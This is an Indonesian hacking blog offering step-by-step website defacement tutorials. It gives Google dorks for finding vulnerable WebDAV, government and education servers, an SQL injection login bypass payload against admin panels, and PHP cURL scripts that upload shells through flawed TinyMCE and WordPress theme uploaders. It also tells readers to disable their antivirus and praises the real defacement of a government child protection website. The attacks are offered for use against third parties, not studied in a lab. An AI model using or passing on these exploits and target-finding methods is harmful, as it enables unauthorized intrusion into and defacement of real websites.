Selasa, 03 Mei 2016

Tutorial Deface Dengan Webdav


   Assalamualaikum bro dan bray ^-^

 Sekarang sya lgi share "Tutorial Deface Dengan Webdav" sebenarnya ini sih exploit lama dan mudah sih menurut sya .

 jdi buat para mastah yg udah pada tau exploit ini , jauh jauh aja dulu :( . biarkan para nubie berkreasi vro :v .

 Langsung aja baca artikelnya di bwah ini :D

Pertama download dulu software webdavnya di bwah.

Download Webdavnya Disini Vro

Setelah selesai di download webdavnya , langsung jalankan aplikasinya . tpi matikan antivirusnya dulu karena aplikasi ini di anggap virus oleh antivirus , tpi tenang vro itu bukan virus kok sumvah :v.

Kalau sudah di buka klik tulisan "Webdav" lalu klik lgi "Asp shell maker"


Klau udah itu vro lanjut klik "Settings" klik lgi "load shell from file ( masukkan script defacemu yg paling mantap :v ) , "name of your shell" "gunakan nama terserah asal akhir namanya .html


klau udah gan sisa masukin target nya di "Add site" :D , pake dork yg di bwah ini

  • inurl:Indonesia.txt Hmei7
  • inurl:/webdav intext:WebdavTestpage
  • intext:WebdavTestpage site:com
  • inurl:/webdav
  • intitle:”index.of” intext:”(Win32) DAV/2″
  • intitle:”index.of” intext:”(Win32) DAV/2″ intext:”Apache” site:edu
  • intitle:”index.of” intext:”(Win32) DAV/2″ intext:”Apache” site:gov
  • inurl:webdav
  • inurl:.com/*.asp
  • inurl:.edu/*.asp
  • inurl:.gov/*.asp
  • inurl:.net/*.asp
  • inurl:.org/*.asp

Mudah kan , langsung aja praktekin yah . selamat mencoba . Happy Enjoying vro :D .

klau ada yg kurang vaham sisa isi komen di bwah

waasalamualaikum ^-^

Facebook : https://www.facebook/marselERROR


Senin, 02 Mei 2016

Website Komisi Perlindungan Anak Indonesia (KPAI) Diretas


  Assalamualaikum ^_^

     Sekarang lagi heboh website Komisi Perlindungan Anak Indonesia (KPAI) diretas , website ini beralamatkan http://kpai.go.id/ , di kabarkan di retas oleh hacker yang bernama samaran Skeptix.


                                            tampilan situs komisi perlindungan anak indonesia yang di retas


website yang beralamatkan http://kpai.go.id/ pada tanggal 21/05/2016 , mengalami perubahan pada tampilan layar utama dengan tampilan latar hitam. 
  anggota hacker ini jg meninggalkan pesan yang bertuliskan "Zuhahaha.. You're drunk?Fix ur sec first b4 talking about game",yang kurang lebih berarti, perbaiki keamanan(sistem) anda dahulu sebelum berbicara tentang game. 

sampai saat ini belum ada kepastian tentang motif peretasan ini . namun ini pasti diduga sebagai protes tentang game online yang di blokir di indonesia .

Seperti kita ketahui,beberapa waktu yang lalu pemerintah sempat mengeluarkan pernyatan bahwa akan memblokir sejumlah gim daring (game online). Hal itu di perkuat oleh pernyatan Erlinda,Sekretaris Jenderal Komisi Perlindungan Anak Indonesia (KPAI) "Pemblokiran jadi salah satu cara paling membantu. Setidaknya, daripada tidak ada action sama sekali" kata Erlinda,di kutip dari republika.co.id(24/4/16).

keren juga yah hacker indonesia dalam menyigapi masalah ini . salut buat hacker indonesia . 

Wasaalamualaikum ^-^

Thanks To : PhantomGhost - Sulawesi IT Sec

Facebook : https://www.facebook.com/marselERROR

Kamis, 28 April 2016

Tutorial Bypass Admin MR Technology


   ^_^ Assalamualaikum ^_^ 

    Udah Lama Ngak Ngepost Tutorial Di Blog Ini . hEHEHEHE

OK Sekarang Kita lanjut ke tutor selanjutnya "Tutorial Bypass Admin MR Technology"

Lagsung aja baca artikelnya sambil praktekin :D

Dork : inurl:/apanel/index.php "Developed By MR Technology"

gunakan dork diatas dengan menggunakan searching google :D


Klau udah dapat target nanti gambarnya kyak gini :v


Kalau Gambarnya kyak gitu sisa masukin user dan passnya , lihat di bwah :

USER : ' or 1=1 limit 1 -- -+ , PASS : ' or 1=1 limit 1 -- -+

Atau bisa jg

USER : admin , PASS : admin

Ok Gan , Kalau berhasil nanti gambarnya kyak gini :D


Berhasil deh gan , wkwkwk nggak ngerti bhasanya yah :D , Sama sya jg :3

klau mau upload shell cari sendiri aja :D , Bisa itu kok upload shellnya :v

Ok gan , Gitu Aja , klau ada kurang vaham sisa komentar aja di bwah :D

Waasalamualaikum ^_^

Thanks To : PhantomGhost - Sulawesi IT Sec

Facebook : https://www.facebook.com/marselERROR


Senin, 25 April 2016

Tinymce Images File Upload Vulnerable


      Hallo Gan , skarang sya mau share tutorial "Tinymce Images File Upload Vulnerable" , tdi sya mau nge deface , ehh malah dapat vuln ginian , entah sya yg temukan atau udah keduluan ama orang lain , tpi yg pastinya lumayan lah , buat nge deface :D

Klau gitu langsung aja ke TKP

Dork : inurl:/imgupload/ fileuploader.php (kembangin lgi yah vulnya banyak kok)

CSRF Xampp :

<?php
$uploadfile="foto.jpg";
$ch = curl_init("site.com/extlib/tinymce/plugins/imgupload/fileuploader.php");
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS,
        array('qqfile'=>"@$uploadfile"));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$postResult = curl_exec($ch);
curl_close($ch);
print "$postResult";

?>

OK klau udah punya yg diatas , langsung aja cari target di pencarian google dengan mengunakan dork diatas :v

klau udah nemu kyak gini

http://site.com/(path)/extlib/tinymce/plugins/imgupload/

Langsung aja ubah kyak gini mas mbah

http://site.com/(path)/extlib/tinymce/plugins/imgupload/fileuploader.php

Kalau vuln gambarnya kyak gini


Ok langsung aja gunakan csrf xamppnya , nanti keliatan tempat uploadnya kok


Penting : File Yang bisa di upload cuman jpg , png ( php tidak mendukung )

Ok gitu aja gan , klau ada yg kurang vaham isi aja komentar di bwah yah gan :D

Thanks To : PhantomGhost - Sulawesi IT Sec

Facebook : https://www.facebook.com/marselERROR

Fanspage : https://mobile.facebook.com/Mr3RR0R-1605930586394122/

Sabtu, 23 April 2016

WordPress Smallbiz Themes Remote File Uploads Vulnerability


   Berjumpa lagi bersama saya Mr.3RR0R :v , skarang sya akan share tutorial "WordPress Smallbiz Themes Remote File Uploads Vulnerability"

langsung aja yah vro :v

dork : inurl:themes/smallbiz

Cari target locked nya di google menggunakan dork di atas yg vro . :v

Trus klau udah dapat contohnya kyak gini .

"Site.com/wp-content/themes/smallbiz/"

Ubah menadi

"Site.com/wp-content/themes/smallbiz/palette/index.php"

Klau gambarnya kyak gini berarti vulnerable .


Sisa pilih choose file trus upload filemu , klau udah klik tuh analize uploaded image

Klau mau ngeliat tempat filemu di mana berada , sisa klik view .

Note : file yg bisa di upload cuman bisa berextensi "png , gif , jpg , jpeg"

Ok gan gitu aja basa basi nya langsung aja praktekkan :v


Thanks To : PhantomGhost - Sulawesi IT Sec

Facebook : https://www.facebook.com/marselERROR

Fanspage : https://mobile.facebook.com/Mr3RR0R-1605930586394122/

Cara Gratis Akses Facebook Tanpa Mengurangi Kuota Internet Di Smartphone


     Assalamualaikum bro bray ^_^

Sekarang sya udah bosan nge post tutorial deface :v , sekarang sya akan membagikan tutorial "Cara Gratis Akses Facebook Tanpa Mengurangi Kuota Internet Di Smartphone"

Sebenarnya sya dapat ide dari web sebelah , jdinya sya bagikan tutorial ini :v , daripada bagiin tutor deface mulu kan bosan :v

Oke Langsung Aja Ke TKP

1) Download dan install aplikasi internet.org di smartphone  anda , atau di playstore.


2) Buka dan jalankan aplikasi internet.org nya yg tadi sudah di download

3) Pastikan anda sudah mempunyai aplikasi facebook , ingat yah bukan facebook dari web . tpi dari aplikasi .

4) Klau mau bermain facebook gratis , anda harus menjalankan facebook melalui internet.org .

contohnya kyak gini :D


Ok sisa klik aja tuh gambar facebook . selamat anda bermain facebook tanpa biaya :D


Note : Cara Ini Hanya Berlaku Pada Kartu IM3 Dan Mentari saja

Ok gitu aja gan :D , klau ada yg kurang di pahami sisa isi kolom komentar di bwah .

Waasalamualaikmun ^_^

Thanks To : PhantomGhost - Sulawesi IT Sec

Facebook : https://www.facebppk.com/marselERROR

Fanspage : https://mobile.facebook.com/Mr3RR0R-1605930586394122/

Jumat, 22 April 2016

Tutorial Deface dengan WP Themes Brainstorm Arbitrary File


   Assalamualaikum :v

Berjumpa lgi bersama sya si tamvan Mr.3RR0R

Sekarang sya akan membahas tutorial deface dengan "Wordpress themes brainstorm"

Entah ini exploit baru atau lama , cuman nemu doang dari blog sebelah :v

ok gan langsung aja pelajari tutor di bwah ini

Dork:
inurl:/wp-content/themes/brainstorm

CSRF :

<?php

$uploadfile="shell.php";
$ch = curl_init("www.contoh.com/[path]/wp-content/themes/brainstorm/functions/jwpanel/scripts/uploadify/uploadify.php");
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS,
              array('Filedata'=>"@$uploadfile",
              'folder'=>'/wordpress/wp-content/themes/brainstorm/functions/jwpanel/scripts/uploadify/'));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$postResult = curl_exec($ch);
curl_close($ch);

  print "$postResult";

?> 

    Pertama gunakan dork diatas di google

klau sudah bug pathnya liat di bwah

www.contoh.com/(path)/wp-content/themes/brainstorm/functions/jwpanel/scripts/uploadify/uploadify.php

klau gambarnya kyak gini , berarti vulnerable :v


Klau gambarnya kyak gitu , sisa gunakan CSRF yg diatas , gunakan xampp :v .

OK gitu aja gan , klau ada yg kurang di pahami silahkan isi komentar di bwah :D

Happy Enjoy :D

Waasalamualaikun gan :v


Source : TKJ Cyber Art

Thanks To : PhantomGhost - Sulawesi IT Sec

Facebook : https://www.facebook.com/marselERROR

Fanspage : https://mobile.facebook.com/Mr3RR0R-1605930586394122/